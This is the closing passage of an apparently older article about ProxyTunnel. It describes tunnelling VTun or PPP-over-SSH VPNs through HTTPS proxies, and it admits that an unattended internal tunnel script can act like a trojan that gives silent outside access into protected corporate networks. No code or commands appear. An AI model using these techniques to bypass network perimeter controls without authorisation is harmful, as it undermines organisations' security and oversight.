Quite frankly, the possibilities are endless! I already adapted the **VTun** VPN software to use ProxyTunnel to make the connection between the VPN client and the VPN server. Using VTun, it is no longer necessary to use the cumbersome scripts explained in the previous chapter, but we can build a fully functional bidirectional Virtual Private Network that allows all possible UDP and TCP network facilities between the internal and external network straight through the HTTPS proxy. We can even make this very robust by improving VTun's automatic connection re-establishment and extending ProxyTunnel to be able to handle multiple HTTPS proxies (using them as a proxy rotary, connecting to different proxies until one works).

Also, the O'Reilly book on Virtual Private Networks contains an excellent chapter on setting up VPN's using PPP tunneled over SSH. With ProxyTunnel in the picture, we can tunnel the PPP/SSH connection through the HTTPS proxy, building an effective and simple VPN that allows full bidirectional connections out of and into the protected corporate network.

Some final remarks

- ProxyTunnel was not created to allow this sort of breaking in and entering of protected networks. It is a side effect... Please also read the disclaimer at the start of this article.
- The situation is only moderately grave in the sense that in order to break into protected networks one must have had previous access to internal systems. However, the *tunnel* script that is installed on the internal system can do its job unattended in the background. In that sense, it is some sort of trojan horse...
- Setting up access from the outside to the inside using SSH/ProxyTunnel is much like installing a dial-in modem connected to an internal system. There are some qualitative differences though: this solution is much more silent and can be used by multiple people at the same time.
- ProxyTunnel is not exactly rocket science; I frankly can not imagine that I am the first to come up with these ideas or to write this code. However, I was not able to find references to similar features...
- As the great Dutch philosopher Johan Cruyff remarked: "Every advantage also has a disadvantage". In this case, the security disadvantages are quite clear, but hopefully the advantages are (somewhat) clear too. I initially designed and wrote ProxyTunnel to help me get Internet access for legitimite pruposes such as downloading vendor patches and reading my mail.

Oh yes, and finally: the original ProxyTunnel ran under Unix (also Linux/FreeBSD) only, but Maniac ported it to Windows NT (using Cygwin32), so NT only networks are also vulnerable....

E-mail: Muppet

[Index]